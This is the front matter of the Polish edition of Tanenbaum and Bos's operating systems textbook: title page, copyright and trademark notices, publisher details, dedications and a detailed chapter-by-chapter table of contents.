

ANDREW S.
TANENBAUM
HERBERT
BOS

SYSTEMY OPERACYJNE

WYDANIE IV



Helion

Tytuł oryginału: Modern Operating Systems (4th Edition)

Tradycja: Radosław Meryk
na podstawie „Systemy operacyjne. Wydanie III” w tradycji Radosława Meryka i Mikołaja Szczepaniaka

ISBN: 978-83-283-1425-2

Authorized translation from the English language edition, entitled: MODERN OPERATING SYSTEMS; Fourth Edition, ISBN 013359162X; by Andrew S. Tanenbaum; and by Herbert Bos; published by Pearson Education, Inc, publishing as Prentice Hall. Copyright © 2015, 2008 by Pearson Education, Inc.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from Pearson Education, Inc. Polish language edition published by HELION S.A., Copyright © 2016.

Pearson Prentice Hall™ is a trademark of Pearson Education, Inc.

Pearson® is a registered trademark of Pearson plc.

Prentice Hall® is a registered trademark of Pearson Education, Inc.

AMD, the AMD logo, and combinations thereof are trademarks of Advanced Micro Devices, Inc.

Android and Google Web Search are trademarks of Google Inc.

Apple and Apple Macintosh are registered trademarks of Apple Inc.

ASM, DESPOOL, DDT, LINK-80, MAC, MP/M, PL/I-80 and SID are trademarks of Digital Research.

BlackBerry®, RIM®, Research In Motion® and related trademarks, names and logos are the property of Research In Motion Limited and are registered and/or used in the U.S. and countries around the world.

Blu-ray Disc™ is a trademark owned by Blu-ray Disc Association.

CD Compact Disk is a trademark of Phillips.

CDC 6600 is a trademark of Control Data Corporation.

CP/M and CP/NET are registered trademarks of Digital Research.

DEC and POP are registered trademarks of Digital Equipment Corporation.

eCosCentric is the owner of the eCos Trademark and eCos LoGo, in the US and other countries. The marks were acquired from the Free Software Foundation on 26th February 2007. The Trademark and Logo were previously owned by Red Hat. The GNOME logo and GNOME name are registered trademarks or trademarks of GNOME Foundation in the United States or other countries.

Firefox® and Firefox® OS are registered trademarks of the Mozilla Foundation.

Fortran is a trademark of IBM Corp.

FreeBSD is a registered trademark of the FreeBSD Foundation.

GE 645 is a trademark of General Electric Corporation.

Intel Core is a trademark of Intel Corporation in the U.S. and/or other countries.

Java is a trademark of Sun Microsystems, Inc., and refers to Sun's Java programming language.

Linux® is the registered trademark of Linus Torvalds in the U.S. and other countries.

MS-DOS and Windows are registered trademarks of Microsoft Corporation in the United States and/or other countries.

TI Silent 700 is a trademark of Texas Instruments Incorporated.

UNIX is a registered trademark of The Open Group.

Zilog and Z80 are registered trademarks of Zilog, Inc.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiekolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicielami.

Autor oraz Wydawnictwo HELION dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz Wydawnictwo HELION nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Wydawnictwo HELION

ul. Kościuszki 1c, 44-100 GLIWICE

tel. 32 231 22 19, 32 230 98 63

e-mail: helion@helion.pl

WWW: <http://helion.pl> (księgarnia internetowa, katalog książek)

Drogi Czytelniku!

Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres

http://helion.pl/user/opinie/sysop4_ebook

Möżesz tam wpisać swoje uwagi, spostrzeżenia, recenzje.

- [Poleć książkę na Facebook.com](#)
- [Kup w wersji papierowej](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)

*Suzanne, Barbarze, Danielowi, Aronowi, Nathanowi, Marvinowi, Matylde i Olivii.
Lista się rozszerza (A.S.T.)*

Marieke, Duko, Jipowi i Spotowi. Przerzążającemu Jedi. Wszystkim (H.B.)



SPIS TREŚCI

Przedmowa 23

O autorach 27

1 Wprowadzenie 29

- 1.1. CZYM JEST SYSTEM OPERACYJNY? 31
 - 1.1.1. System operacyjny jako rozszerzona maszyna 32
 - 1.1.2. System operacyjny jako menedżer zasobów 33
- 1.2. HISTORIA SYSTEMÓW OPERACYJNYCH 34
 - 1.2.1. Pierwsza generacja (1945 – 1955) — lampy elektronowe 35
 - 1.2.2. Druga generacja (1955 – 1965) — tranzystory i systemy wsadowe 35
 - 1.2.3. Trzecia generacja (1965 – 1980) — układy scalone i wieloprogramowość 37
 - 1.2.4. Czwarta generacja (1980 – czasy współczesne) — komputery osobiste 42
 - 1.2.5. Piąta generacja (1990 – czasy współczesne) — komputery mobilne 46
- 1.3. SPRZĘT KOMPUTEROWY — PRZEGŁĄD 47
 - 1.3.1. Procesory 47
 - 1.3.2. Pamięć 51
 - 1.3.3. Dyski 54

1.3.4.	Urządzenia wejścia-wyjścia	55
1.3.5.	Magistrale	58
1.3.6.	Uruchamianie komputera	61
1.4.	PRZEGŁĄD SYSTEMÓW OPERACYJNYCH	61
1.4.1.	Systemy operacyjne komputerów mainframe	62
1.4.2.	Systemy operacyjne serwerów	62
1.4.3.	Wieloprocesorowe systemy operacyjne	62
1.4.4.	Systemy operacyjne komputerów osobistych	63
1.4.5.	Systemy operacyjne komputerów podręcznych	63
1.4.6.	Wbudowane systemy operacyjne	63
1.4.7.	Systemy operacyjne węzłów sensorowych	64
1.4.8.	Systemy operacyjne czasu rzeczywistego	64
1.4.9.	Systemy operacyjne kart elektronicznych	65
1.5.	POJĘCIA DOTYCZĄCE SYSTEMÓW OPERACYJNYCH	65
1.5.1.	Procesy	65
1.5.2.	Przestrzenie adresowe	67
1.5.3.	Pliki	68
1.5.4.	Wejście-wyjście	71
1.5.5.	Zabezpieczenia	71
1.5.6.	Powłoka	71
1.5.7.	Ontogeneza jest rekapitulacją filogenezy	73
1.6.	WYWOŁANIA SYSTEMOWE	76
1.6.1.	Wywołania systemowe do zarządzania procesami	79
1.6.2.	Wywołania systemowe do zarządzania plikami	82
1.6.3.	Wywołania systemowe do zarządzania katalogami	83
1.6.4.	Różne wywołania systemowe	85
1.6.5.	Interfejs Win32 API systemu Windows	85
1.7.	STRUKTURA SYSTEMÓW OPERACYJNYCH	88
1.7.1.	Systemy monolityczne	88
1.7.2.	Systemy warstwowe	89
1.7.3.	Mikrojądra	90
1.7.4.	Model klient-serwer	93
1.7.5.	Maszyny wirtualne	93
1.7.6.	Egzojądra	97
1.8.	ŚWIAT WEDŁUG JĘZYKA C	98
1.8.1.	Język C	98
1.8.2.	Pliki nagłówkowe	99

1.8.3.	Duże projekty programistyczne	100
1.8.4.	Model fazy działania	100
1.9.	BADANIA DOTYCZĄCE SYSTEMÓW OPERACYJNYCH	101
1.10.	PLAN POZOSTAŁEJ CZĘŚCI KSIĄŻKI	103
1.11.	JEDNOSTKI MIAR	104
1.12.	PODSUMOWANIE	104

2 Procesy i wątki 109

2.1.	PROCESY	109
2.1.1.	Model procesów	110
2.1.2.	Tworzenie procesów	112
2.1.3.	Kończenie działania procesów	114
2.1.4.	Hierarchie procesów	115
2.1.5.	Stany procesów	115
2.1.6.	Implementacja procesów	117
2.1.7.	Modelowanie wieloprogramowości	119
2.2.	WĄTKI	120
2.2.1.	Wykorzystanie wątków	121
2.2.2.	Klasyczny model wątków	125
2.2.3.	Wątki POSIX	129
2.2.4.	Implementacja wątków w przestrzeni użytkownika	131
2.2.5.	Implementacja wątków w jądrze	134
2.2.6.	Implementacje hybrydowe	135
2.2.7.	Mechanizm aktywacji zarządcy	135
2.2.8.	Wątki pop-up	137
2.2.9.	Przystosowywanie kodu jednowątkowego do obsługi wielu wątków	138
2.3.	KOMUNIKACJA MIĘDZY PROCESAMI	141
2.3.1.	Wyścig	141
2.3.2.	Regiony krytyczne	143
2.3.3.	Wzajemne wykluczanie z wykorzystaniem aktywnego oczekiwania	144
2.3.4.	Wywołania sleep i wakeup	149
2.3.5.	Semafora	151
2.3.6.	Muteksy	154
2.3.7.	Monitory	159

2.3.8.	Przekazywanie komunikatów	164
2.3.9.	Bariery	167
2.3.10.	Unikanie blokad: odczyt-kopiowanie-aktualizacja	168
2.4.	SZEREGOWANIE	169
2.4.1.	Wprowadzenie do szeregowania	170
2.4.2.	Szeregowanie w systemach wsadowych	176
2.4.3.	Szeregowanie w systemach interaktywnych	178
2.4.4.	Szeregowanie w systemach czasu rzeczywistego	184
2.4.5.	Oddzielenie strategii od mechanizmu	185
2.4.6.	Szeregowanie wątków	185
2.5.	KLASYCZNE PROBLEMY KOMUNIKACJI MIĘDZY PROCESAMI	187
2.5.1.	Problem pięciu filozofów	187
2.5.2.	Problem czytelników i pisarzy	190
2.6.	PRACE BADAWCZE NAD PROCESAMI I WĄTKAMI	191
2.7.	PODSUMOWANIE	192

3 Zarządzanie pamięcią 201

3.1.	BRAK ABSTRAKCJI PAMIĘCI	202
3.2.	ABSTRAKCJA PAMIĘCI: PRZESTRZENIE ADRESOWE	205
3.2.1.	Pojęcie przestrzeni adresowej	205
3.2.2.	Wymiana pamięci	207
3.2.3.	Zarządzanie wolną pamięcią	210
3.3.	PAMIĘĆ WIRTUALNA	213
3.3.1.	Stronicowanie	214
3.3.2.	Tabele stron	217
3.3.3.	Przyspieszenie stronicowania	219
3.3.4.	Tabele stron dla pamięci o dużej objętości	223
3.4.	ALGORYTMY ZASTĘPOWANIA STRON	226
3.4.1.	Optymalny algorytm zastępowania stron	227
3.4.2.	Algorytm NRU	228
3.4.3.	Algorytm FIFO	229
3.4.4.	Algorytm drugiej szansy	229
3.4.5.	Algorytm zegarowy	230

3.4.6.	Algorytm LRU	231
3.4.7.	Programowa symulacja algorytmu LRU	231
3.4.8.	Algorytm bazujący na zbiorze roboczym	233
3.4.9.	Algorytm WSClock	236
3.4.10.	Podsumowanie algorytmów zastępowania stron	238
3.5.	PROBLEMY PROJEKTOWE SYSTEMÓW STRONICOWANIA	239
3.5.1.	Lokalne i globalne strategie alokacji pamięci	239
3.5.2.	Zarządzanie obciążeniem	241
3.5.3.	Rozmiar strony	242
3.5.4.	Osobne przestrzenie instrukcji i danych	243
3.5.5.	Strony współdzielone	244
3.5.6.	Biblioteki współdzielone	246
3.5.7.	Pliki odwzorowane w pamięci	248
3.5.8.	Strategia czyszczenia	248
3.5.9.	Interfejs pamięci wirtualnej	249
3.6.	PROBLEMY IMPLEMENTACJI	249
3.6.1.	Zadania systemu operacyjnego w zakresie stronicowania	250
3.6.2.	Obsługa błędów braku strony	250
3.6.3.	Archiwizowanie instrukcji	251
3.6.4.	Blokowanie stron w pamięci	253
3.6.5.	Magazyn stron	253
3.6.6.	Oddzielenie strategii od mechanizmu	255
3.7.	SEGMENTACJA	256
3.7.1.	Implementacja klasycznej segmentacji	259
3.7.2.	Segmentacja ze stronicowaniem: MULTICS	260
3.7.3.	Segmentacja ze stronicowaniem: Intel x86	263
3.8.	BADANIA DOTYCZĄCE ZARZĄDZANIA PAMIĘCIĄ	267
3.9.	PODSUMOWANIE	268

4 Systemy plików 279

4.1.	PLIKI	281
4.1.1.	Nazwy plików	281
4.1.2.	Struktura pliku	283
4.1.3.	Typy plików	284
4.1.4.	Dostęp do plików	286

4.1.5.	Atrybuty plików	286
4.1.6.	Operacje na plikach	288
4.1.7.	Przykładowy program wykorzystujący wywołania obsługi systemu plików	289
4.2.	KATALOGI	291
4.2.1.	Jednopoziomowe systemy katalogów	291
4.2.2.	Hierarchiczne systemy katalogów	292
4.2.3.	Nazwy ścieżek	292
4.2.4.	Operacje na katalogach	294
4.3.	IMPLEMENTACJA SYSTEMU PLIKÓW	296
4.3.1.	Układ systemu plików	296
4.3.2.	Implementacja plików	297
4.3.3.	Implementacja katalogów	302
4.3.4.	Pliki współdzielone	304
4.3.5.	Systemy plików o strukturze dziennika	306
4.3.6.	Księgujące systemy plików	308
4.3.7.	Wirtualne systemy plików	310
4.4.	ZARZĄDZANIE SYSTEMEM PLIKÓW I OPTYMALIZACJA	313
4.4.1.	Zarządzanie miejscem na dysku	313
4.4.2.	Kopie zapasowe systemu plików	319
4.4.3.	Spójność systemu plików	324
4.4.4.	Wydajność systemu plików	327
4.4.5.	Defragmentacja dysków	332
4.5.	PRZYKŁADOWY SYSTEM PLIKÓW	332
4.5.1.	System plików MS-DOS	333
4.5.2.	System plików V7 systemu UNIX	336
4.5.3.	Systemy plików na płytach CD-ROM	338
4.6.	BADANIA DOTYCZĄCE SYSTEMÓW PLIKÓW	343
4.7.	PODSUMOWANIE	344

5 Wejście-wyjście 349

5.1.	WARUNKI, JAKIE POWINIEN SPEŁNIAĆ SPRZĘT WEJŚCIA-WYJŚCIA	349
5.1.1.	Urządzenia wejścia-wyjścia	350
5.1.2.	Kontrolery urządzeń	351

5.1.3.	Urządzenia wejścia-wyjścia odwzorowane w pamięci	352
5.1.4.	Bezpośredni dostęp do pamięci (DMA)	355
5.1.5.	O przerwaniach raz jeszcze	358
5.2.	WARUNKI, JAKIE POWINNO SPEŁNIAĆ OPROGRAMOWANIE WEJŚCIA-WYJŚCIA	362
5.2.1.	Cele oprogramowania wejścia-wyjścia	362
5.2.2.	Programowane wejście-wyjście	364
5.2.3.	Wejście-wyjście sterowane przerwaniami	365
5.2.4.	Wejście-wyjście z wykorzystaniem DMA	366
5.3.	WARSTWY OPROGRAMOWANIA WEJŚCIA-WYJŚCIA	367
5.3.1.	Procedury obsługi przerwań	367
5.3.2.	Sterowniki urządzeń	368
5.3.3.	Oprogramowanie wejścia-wyjścia niezależne od urządzeń	372
5.3.4.	Oprogramowanie wejścia-wyjścia w przestrzeni użytkownika	377
5.4.	DYSKI	379
5.4.1.	Sprzęt	379
5.4.2.	Formatowanie dysków	384
5.4.3.	Algorytmy szeregowania ramienia dysku	388
5.4.4.	Obsługa błędów	391
5.4.5.	Stabilna pamięć masowa	393
5.5.	ZEGARY	396
5.5.1.	Sprzęt obsługi zegara	397
5.5.2.	Oprogramowanie obsługi zegara	398
5.5.3.	Zegary programowe	400
5.6.	INTERFEJSY UŻYTKOWNIKÓW: KLAWIATURA, MYSZ, MONITOR	402
5.6.1.	Oprogramowanie do wprowadzania danych	402
5.6.2.	Oprogramowanie do generowania wyjścia	407
5.7.	CIENKIE KLIENTY	423
5.8.	ZARZĄDZANIE ENERGIĄ	424
5.8.1.	Problemy sprzętowe	425
5.8.2.	Problemy po stronie systemu operacyjnego	426
5.8.3.	Problemy do rozwiązania w programach aplikacyjnych	432
5.9.	BADANIA DOTYCZĄCE WEJŚCIA-WYJŚCIA	433
5.10.	PODSUMOWANIE	435

6 Zakleszczenia 443

- 6.1. ZASOBY 444
 - 6.1.1. Zasoby z możliwością wywłaszczenia i bez niej 444
 - 6.1.2. Zdobywanie zasobu 445
- 6.2. WPROWADZENIE W TEMATYKĘ ZAKLESZCZEŃ 447
 - 6.2.1. Warunki powstawania zakleszczeń zasobów 447
 - 6.2.2. Modelowanie zakleszczeń 448
- 6.3. ALGORYTM STRUSIA 450
- 6.4. WYKRYWANIE ZAKLESZCZEŃ I ICH USUWANIE 451
 - 6.4.1. Wykrywanie zakleszczeń z jednym zasobem każdego typu 451
 - 6.4.2. Wykrywanie zakleszczeń dla przypadku wielu zasobów każdego typu 453
 - 6.4.3. Usuwanie zakleszczeń 455
- 6.5. UNIKANIE ZAKLESZCZEŃ 457
 - 6.5.1. Trajektorie zasobów 457
 - 6.5.2. Stany bezpieczne i niebezpieczne 458
 - 6.5.3. Algorytm bankiera dla pojedynczego zasobu 459
 - 6.5.4. Algorytm bankiera dla wielu zasobów 460
- 6.6. PRZECIWDZIAŁANIE ZAKLESZCZENIOM 462
 - 6.6.1. Atak na warunek wzajemnego wykluczania 462
 - 6.6.2. Atak na warunek wstrzymania i oczekiwania 463
 - 6.6.3. Atak na warunek braku wywłaszczenia 463
 - 6.6.4. Atak na warunek cyklicznego oczekiwania 463
- 6.7. INNE PROBLEMY 464
 - 6.7.1. Blokowanie dwufazowe 465
 - 6.7.2. Zakleszczenia komunikacyjne 465
 - 6.7.3. Uwięzienia 468
 - 6.7.4. Zagłodzenia 469
- 6.8. BADANIA NA TEMAT ZAKLESZCZEŃ 469
- 6.9. PODSUMOWANIE 470

7 Wirtualizacja i przetwarzanie w chmurze 477

7.1.	HISTORIA	479
7.2.	WYMAGANIA DOTYCZĄCE WIRTUALIZACJI	480
7.3.	HIPERNADZORCY TYPU 1 I TYPU 2	483
7.4.	TECHNIKI SKUTECZNEJ WIRTUALIZACJI	484
7.4.1.	Wirtualizacja systemów bez obsługi wirtualizacji	485
7.4.2.	Koszt wirtualizacji	487
7.5.	CZY HIPERNADZORCY SĄ PRAWIDŁOWYMI MIKROJĄDRAMI?	488
7.6.	WIRTUALIZACJA PAMIĘCI	491
7.7.	WIRTUALIZACJA WEJŚCIA-WYJŚCIA	495
7.8.	URZĄDZENIA WIRTUALNE	498
7.9.	MASZYNY WIRTUALNE NA PROCESORACH WIELORDZENIOWYCH	498
7.10.	PROBLEMY LICENCYJNE	499
7.11.	CHMURY OBLICZENIOWE	500
7.11.1.	Chmury jako usługa	500
7.11.2.	Migracje maszyn wirtualnych	501
7.11.3.	Punkty kontrolne	502
7.12.	STUDIUM PRZYPADKU: VMWARE	502
7.12.1.	Wczesna historia firmy VMware	503
7.12.2.	VMware Workstation	504
7.12.3.	Wyzwania podczas opracowywania warstwy wirtualizacji na platformie x86	505
7.12.4.	VMware Workstation: przegląd informacji o rozwiązaniu	506
7.12.5.	Ewolucja systemu VMware Workstation	515
7.12.6.	ESX Server: hipernadzorca typu 1 firmy VMware	515
7.13.	BADANIA NAD WIRTUALIZACJĄ I CHMURA	517

8 Systemy wieloprocesorowe 521

- 8.1. SYSTEMY WIELOPROCESOROWE 523
 - 8.1.1. Sprzęt wieloprocesorowy 524
 - 8.1.2. Typy wieloprocesorowych systemów operacyjnych 534
 - 8.1.3. Synchronizacja w systemach wieloprocesorowych 538
 - 8.1.4. Szeregowanie w systemach wieloprocesorowych 542
- 8.2. WIELOKOMPUTERY 548
 - 8.2.1. Sprzęt wielokomputerów 548
 - 8.2.2. Niskopoziomowe oprogramowanie komunikacyjne 552
 - 8.2.3. Oprogramowanie komunikacyjne poziomu użytkownika 555
 - 8.2.4. Zdalne wywołania procedur 558
 - 8.2.5. Rozproszona współdzielona pamięć 560
 - 8.2.6. Szeregowanie systemów wielokomputerowych 565
 - 8.2.7. Równoważenie obciążenia 565
- 8.3. SYSTEMY ROZPROSZONE 568
 - 8.3.1. Sprzęt sieciowy 570
 - 8.3.2. Usługi i protokoły sieciowe 573
 - 8.3.3. Warstwa middleware bazująca na dokumentach 576
 - 8.3.4. Warstwa middleware bazująca na systemie plików 578
 - 8.3.5. Warstwa middleware bazująca na obiektach 582
 - 8.3.6. Warstwa middleware bazująca na koordynacji 584
- 8.4. BADANIA DOTYCZĄCE SYSTEMÓW WIELOPROCESOROWYCH 586
- 8.5. PODSUMOWANIE 587

9 Bezpieczeństwo 593

- 9.1. ŚRODOWISKO BEZPIECZEŃSTWA 595
 - 9.1.1. Zagrożenia 596
 - 9.1.2. Intruzi 598
- 9.2. BEZPIECZEŃSTWO SYSTEMÓW OPERACYJNYCH 599
 - 9.2.1. Czy możemy budować bezpieczne systemy? 600
 - 9.2.2. Zaufana baza obliczeniowa 601

9.3.	KONTROLOWANIE DOSTĘPU DO ZASOBÓW	602
9.3.1.	Domeny ochrony	602
9.3.2.	Listy kontroli dostępu	605
9.3.3.	Uprawnienia	607
9.4.	MODELE FORMALNE BEZPIECZNYCH SYSTEMÓW	610
9.4.1.	Bezpieczeństwo wielopoziomowe	612
9.4.2.	Ukryte kanały	614
9.5.	PODSTAWY KRYPTOGRAFII	619
9.5.1.	Kryptografia z kluczem tajnym	620
9.5.2.	Kryptografia z kluczem publicznym	621
9.5.3.	Funkcje jednokierunkowe	622
9.5.4.	Podpisy cyfrowe	622
9.5.5.	Moduły TPM	624
9.6.	UWIERZYTELNIANIE	626
9.6.1.	Uwierzytelnianie z wykorzystaniem obiektu fizycznego	633
9.6.2.	Uwierzytelnianie z wykorzystaniem technik biometrycznych	635
9.7.	WYKORZYSTYWANIE BŁĘDÓW W KODZIE	638
9.7.1.	Ataki z wykorzystaniem przepełnienia bufora	640
9.7.2.	Ataki z wykorzystaniem łańcuchów formatujących	648
9.7.3.	„Wiszące wskaźniki”	651
9.7.4.	Ataki bazujące na odwołaniach do pustego wskaźnika	652
9.7.5.	Ataki z wykorzystaniem przepełnień liczb całkowitych	653
9.7.6.	Ataki polegające na wstrzykiwaniu kodu	654
9.7.7.	Ataki TOCTOU	655
9.8.	ATAKI Z WEWNĄTRZ	656
9.8.1.	Bomby logiczne	656
9.8.2.	Tylne drzwi	656
9.8.3.	Podszywanie się pod ekran logowania	657
9.9.	ZŁOŚLIWE OPROGRAMOWANIE	658
9.9.1.	Konie trojańskie	661
9.9.2.	Wirusy	663
9.9.3.	Robaki	673
9.9.4.	Oprogramowanie szpiegujące	676
9.9.5.	Rootkit	680

- 9.10. ŚRODKI OBRONY 684
 - 9.10.1. Firewallle 685
 - 9.10.2. Techniki antywirusowe i antyantywirusowe 687
 - 9.10.3. Podpisywanie kodu 693
 - 9.10.4. Wtrącanie do więzienia 695
 - 9.10.5. Wykrywanie włamań z użyciem modeli 695
 - 9.10.6. Izolowanie kodu mobilnego 697
 - 9.10.7. Bezpieczeństwo Javy 701
- 9.11. BADANIA DOTYCZĄCE BEZPIECZEŃSTWA 704
- 9.12. PODSUMOWANIE 705

10 Pierwsze studium przypadku: UNIX, Linux i Android 715

- 10.1. HISTORIA SYSTEMÓW UNIX I LINUX 716
 - 10.1.1. UNICS 716
 - 10.1.2. PDP-11 UNIX 717
 - 10.1.3. Przenośny UNIX 718
 - 10.1.4. Berkeley UNIX 719
 - 10.1.5. Standard UNIX 720
 - 10.1.6. MINIX 721
 - 10.1.7. Linux 722
- 10.2. PRZEGŁĄD SYSTEMU LINUX 725
 - 10.2.1. Cele Linuksa 725
 - 10.2.2. Interfejsy systemu Linux 726
 - 10.2.3. Powłoka 728
 - 10.2.4. Programy użytkowe systemu Linux 731
 - 10.2.5. Struktura jądra 733
- 10.3. PROCESY W SYSTEMIE LINUX 735
 - 10.3.1. Podstawowe pojęcia 735
 - 10.3.2. Wywołania systemowe Linuksa związane z zarządzaniem procesami 738
 - 10.3.3. Implementacja procesów i wątków w systemie Linux 742
 - 10.3.4. Szeregowanie w systemie Linux 748
 - 10.3.5. Uruchamianie systemu Linux 753

10.4.	ZARZĄDZANIE PAMIĘCIĄ W SYSTEMIE LINUX	755
10.4.1.	Podstawowe pojęcia	756
10.4.2.	Wywołania systemowe Linuksa odpowiedzialne za zarządzanie pamięcią	759
10.4.3.	Implementacja zarządzania pamięcią w systemie Linux	760
10.4.4.	Stronicowanie w systemie Linux	766
10.5.	OPERACJE WEJŚCIA-WYJŚCIA W SYSTEMIE LINUX	769
10.5.1.	Podstawowe pojęcia	769
10.5.2.	Obsługa sieci	771
10.5.3.	Wywołania systemowe wejścia-wyjścia w systemie Linux	772
10.5.4.	Implementacja wejścia-wyjścia w systemie Linux	773
10.5.5.	Moduły w systemie Linux	776
10.6.	SYSTEM PLIKÓW LINUksA	777
10.6.1.	Podstawowe pojęcia	777
10.6.2.	Wywołania systemu plików w Linuksie	782
10.6.3.	Implementacja systemu plików Linuksa	785
10.6.4.	NFS — sieciowy system plików	794
10.7.	BEZPIECZEŃSTWO W SYSTEMIE LINUX	800
10.7.1.	Podstawowe pojęcia	800
10.7.2.	Wywołania systemowe Linuksa związane z bezpieczeństwem	802
10.7.3.	Implementacja bezpieczeństwa w systemie Linux	803
10.8.	ANDROID	804
10.8.1.	Android a Google	804
10.8.2.	Historia Androida	805
10.8.3.	Cele projektowe	808
10.8.4.	Architektura Androida	810
10.8.5.	Rozszerzenia Linuksa	811
10.8.6.	Dalvik	814
10.8.7.	Binder IPC	816
10.8.8.	Aplikacje Androida	824
10.8.9.	Zamiary	834
10.8.10.	Piaskownice aplikacji	835
10.8.11.	Bezpieczeństwo	836
10.8.12.	Model procesów	841
10.9.	PODSUMOWANIE	846

11 Drugie studium przypadku: Windows 8 855

11.1.	HISTORIA SYSTEMU WINDOWS DO WYDANIA WINDOWS 8.1	855
11.1.1.	Lata osiemdziesiąte: MS-DOS	856
11.1.2.	Lata dziewięćdziesiąte: Windows na bazie MS-DOS-a	857
11.1.3.	Lata dwutysięczne: Windows na bazie NT	857
11.1.4.	Windows Vista	860
11.1.5.	Druga dekada lat dwutysięcznych: Modern Windows	861
11.2.	PROGRAMOWANIE SYSTEMU WINDOWS	862
11.2.1.	Rdzenny interfejs programowania aplikacji (API) systemu NT	865
11.2.2.	Interfejs programowania aplikacji Win32	869
11.2.3.	Rejestr systemu Windows	872
11.3.	STRUKTURA SYSTEMU	875
11.3.1.	Struktura systemu operacyjnego	875
11.3.2.	Uruchamianie systemu Windows	890
11.3.3.	Implementacja menedżera obiektów	891
11.3.4.	Podsystemy, biblioteki DLL i usługi trybu użytkownika	901
11.4.	PROCESY I WĄTKI SYSTEMU WINDOWS	904
11.4.1.	Podstawowe pojęcia	904
11.4.2.	Wywołania API związane z zarządzaniem zadaniami, procesami, wątkami i włóknami	911
11.4.3.	Implementacja procesów i wątków	916
11.5.	ZARZĄDZANIE PAMIĘCIĄ	924
11.5.1.	Podstawowe pojęcia	924
11.5.2.	Wywołania systemowe związane z zarządzaniem pamięcią	928
11.5.3.	Implementacja zarządzania pamięcią	929
11.6.	PAMIĘĆ PODRĘCZNA SYSTEMU WINDOWS	939
11.7.	OPERACJE WEJŚCIA-WYJŚCIA W SYSTEMIE WINDOWS	940
11.7.1.	Podstawowe pojęcia	940
11.7.2.	Wywołania API związane z operacjami wejścia-wyjścia	942
11.7.3.	Implementacja systemu wejścia-wyjścia	944
11.8.	SYSTEM PLIKÓW NT SYSTEMU WINDOWS	949
11.8.1.	Podstawowe pojęcia	949
11.8.2.	Implementacja systemu plików NTFS	950

11.9. ZARZĄDZANIE ENERGIĄ W SYSTEMIE WINDOWS	960
11.10. BEZPIECZEŃSTWO W SYSTEMIE WINDOWS 8	963
11.10.1. Podstawowe pojęcia	964
11.10.2. Wywołania API związane z bezpieczeństwem	965
11.10.3. Implementacja bezpieczeństwa	967
11.10.4. Czynniki ograniczające zagrożenia bezpieczeństwa	969
11.11. PODSUMOWANIE	972

12 Projekt systemu operacyjnego 979

12.1. ISTOTA PROBLEMÓW ZWIĄZANYCH Z PROJEKTOWANIEM SYSTEMÓW	980
12.1.1. Cele	980
12.1.2. Dlaczego projektowanie systemów operacyjnych jest takie trudne?	981
12.2. PROJEKT INTERFEJSU	983
12.2.1. Zalecenia projektowe	983
12.2.2. Paradygmaty	986
12.2.3. Interfejs wywołań systemowych	989
12.3. IMPLEMENTACJA	992
12.3.1. Struktura systemu	992
12.3.2. Mechanizm kontra strategia	996
12.3.3. Ortogonalność	997
12.3.4. Nazewnictwo	998
12.3.5. Czas wiązania nazw	999
12.3.6. Struktury statyczne kontra struktury dynamiczne	1000
12.3.7. Implementacja góra-dół kontra implementacja dół-góra	1001
12.3.8. Komunikacja synchroniczna kontra asynchroniczna	1002
12.3.9. Przydatne techniki	1004
12.4. WYDAJNOŚĆ	1009
12.4.1. Dlaczego systemy operacyjne są powolne?	1009
12.4.2. Co należy optymalizować?	1010
12.4.3. Dylemat przestrzeń-czas	1011
12.4.4. Buforowanie	1014
12.4.5. Wskazówki	1015
12.4.6. Wykorzystywanie efektu lokalności	1015
12.4.7. Optymalizacja z myślą o typowych przypadkach	1016

12.5.	ZARZĄDZANIE PROJEKTEM	1017
12.5.1.	Mityczny osobomiesiąc	1017
12.5.2.	Struktura zespołu	1018
12.5.3.	Znaczenie doświadczenia	1020
12.5.4.	Nie istnieje jedno cudowne rozwiązańe	1021
12.6.	TRENDY W ŚWIECIE PROJEKTÓW SYSTEMÓW OPERACYJNYCH	1021
12.6.1.	Wirtualizacja i przetwarzanie w chmurze	1022
12.6.2.	Układy wielordzeniowe	1022
12.6.3.	Systemy operacyjne z wielkimi przestrzeniami adresowymi	1023
12.6.4.	Bezproblemowy dostęp do danych	1024
12.6.5.	Komputery zasilane bateriami	1024
12.6.6.	Systemy wbudowane	1025
12.7.	PODSUMOWANIE	1026

13 Lista publikacji i bibliografia 1031

13.1.	SUGEROWANE PUBLIKACJE DODATKOWE	1031
13.1.1.	Publikacje wprowadzające i ogólne	1032
13.1.2.	Procesy i wątki	1032
13.1.3.	Zarządzanie pamięcią	1033
13.1.4.	Systemy plików	1033
13.1.5.	Wejście-wyjście	1034
13.1.6.	Zakleszczenia	1035
13.1.7.	Wirtualizacja i przetwarzanie w chmurze	1035
13.1.8.	Systemy wieloprocesorowe	1036
13.1.9.	Bezpieczeństwo	1037
13.1.10.	Pierwsze studium przypadku: UNIX, Linux i Android	1039
13.1.11.	Drugie studium przypadku: Windows 8	1039
13.1.12.	Zasady projektowe	1040
13.2.	BIBLIOGRAFIA W PORZĄDKU ALFABETYCZNYM	1041

A Multimedialne systemy operacyjne 1069

A.1.	WPROWADZENIE W TEMATYKĘ MULTIMEDIÓW	1070
A.2.	PLIKI MULTIMEDIALNE	1074

A.2.1. Kodowanie wideo	1075
A.2.2. Kodowanie audio	1078
A.3. KOMPRESJA WIDEO	1079
A.3.1. Standard JPEG	1080
A.3.2. Standard MPEG	1082
A.4. KOMPRESJA AUDIO	1085
A.5. SZEREGOWANIE PROCESÓW MULTIMEDIALNYCH	1088
A.5.1. Szeregowanie procesów homogenicznych	1088
A.5.2. Szeregowanie w czasie rzeczywistym — przypadek ogólny	1088
